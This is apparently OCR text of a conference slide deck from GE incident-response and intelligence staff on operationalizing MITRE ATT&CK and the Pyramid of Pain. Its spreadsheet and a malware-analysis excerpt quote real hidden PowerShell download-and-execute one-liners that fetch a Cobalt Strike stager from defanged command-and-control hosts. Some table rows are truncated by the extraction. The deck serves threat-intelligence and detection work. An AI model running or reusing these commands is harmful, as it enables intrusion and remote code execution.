Summiting the Pyramid of Pain: Operationalizing ATT&CK

Confidential. Not to be copied, distributed, or reproduced without prior approval.

Bios

Justin Sherenco

Senior Staff Incident Responder
General Electric

About me

- ✓ ***8 years at GE*** *Working in IT for 18 years, 13 years in direct security and #DIRF responsibilities*
- ✓ *In the summer you'll find me and the family at state parks*

Emma MacMullan


Staff Cyber Intelligence Analyst
General Electric

About me

- ✓ ***2 years at GE*** *Specializing in Chinese actor intellectual property theft, PO for TIAMAT*
- ✓ *Training to run my 3rd half marathon, lover of kayaking and international travel*


Summiting the Pyramid


The Pyramid of Pain



http://detect-respond.blogspot.com/2013/03/the-pyramid-of-pain.html

Intelligence Driven Defense (IDD) and ATT&CK





Key Takeaways

1. **Intel and CIRT need to break out of siloed operations**
   → An automated platform can ensure continuity among teams throughout the wing-to-wing process
2. **ATT&CK**
   → An ATT&CK operational workflow serves as a common language between CIRT and Intel and drives better detection

Tagging behaviors while collecting intelligence

Figure 2: Rozena uses the icon of a Microsoft Word file to disguise itself

Figure 3: File header of Rozena - note that the MZ header indicates a regular executable file

Upon execution, it will create a file in %temp% folder with a fixed filename Hi6kI7hcxZwUI.

Figure 4: The contents of "Hi6kI7hcxZwUI", as seen in HVIEW

Then it will call CreateProcessA to a PowerShell script via command line, where we name the first script as CREATOR Script.

T1086 - Execution - PowerShell: Rozena dropper creates a PowerShell.exe process to decode a file.

T1106 - Execution - Execution through API: Rozena dropper leverages CreateProcessA to launch a PowerShell.exe process

TTP identified

T number labeled

Tactic and technique labeled

Execution note details context of the TTP

Pre-automated intelligence processing

Kill Chain Level	Tactic	Technique	Source/Page #	Observed	Observed Usage Patterns	
					Patterns/Trends	Execution Notes
KC5_Installation	Defense_Evasion	Hidden Window	16-00015202, 7			Upon execution of embedded macro, the macro will attempt to obtain a 2nd stage PowerShell module by using the following PowerShell directive: Shell ("powershell.exe -w hidden -noni -nop -c ""iex(New-ObjectSystem.Net.WebClient).DownloadString('http://www1.chrome-
KC5_Installation	Defense_Evasion	Obfuscated Files or Information	FE 16-00003818, 2	PowerShell		Multiple PowerShell-based payloads were analyzed; they are contained as sole batch files in addition to being encoded and executed within custom executables that assemble a PowerShell directive used for execution on an
KC5_Installation	Defense_Evasion	Obfuscated Files or Information	16-00015202, 7	encryption via AES-CBC		Downloads a PowerShell-based module, "rpi" (MD5: DC938F6D94CEC4E229402B47E53F46A7). This module is encrypted via AES-CBC using the key, "CJU0W5HNzx8PD3CU." Upon
KC5_Installation	Defen				ll Unicorn Binaries as Intermediate Payloads	PowerShell Unicorn binaries used by Newscaster Team are largely custom tools that are anticipated to have distribution methods including but not limited to by weaponized Office document macros. During execution, the
KC5_Installation	Execu				cts Cobalt	gsvr-static[.]co turns up gpupdate.bat
KC5_Installation	Execu					cmd.exe /c powershell.exe -nop -w hidden -c "((new-objectnet.webclient).downloadstring('http://jpsrv-java-jdkec2.javaupdate[.]co:80/JPOST'))"
KC5_Installation	Execu				sends back a short ll code that loads Cobalt ger into memory	$s=New-Object IO.MemoryStream(.[Convert]::FromBase64String
KC5_Installation	Execu					cmd.exe /c powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://jpsrv-java-jdkec2.javaupdate[.]co:80/Sourcefire'))"
KC5_Installation	Execu					cmd.exe /c powershell -ExecutionPolicy bypass -noprofile -windowstyle hidden (New-Object System.Net.WebClient).DownloadFile('http://pht.is.nlb-deploy.edge-


The self-extracting executable serves as a downloader, running the following command:

cmd.exe /c powershell.exe -nop -w hidden -c "((new-object net.webclient).downloadstring('http://jpsrv-java-jdkec2.javaupdate[.]co:80/JPOST'))"

The C&C server sends back a short PowerShell code that loads a Cobalt Strike stager into memory.


KC5 - Execution - Powershell

KC5 - Defense Evasion - Obfuscated Files or Information



Base64 encoded PowerShell code that loads Cobalt Strike stager into memory

Original end-to-end ATT&CK process




Spreadsheet of Pain

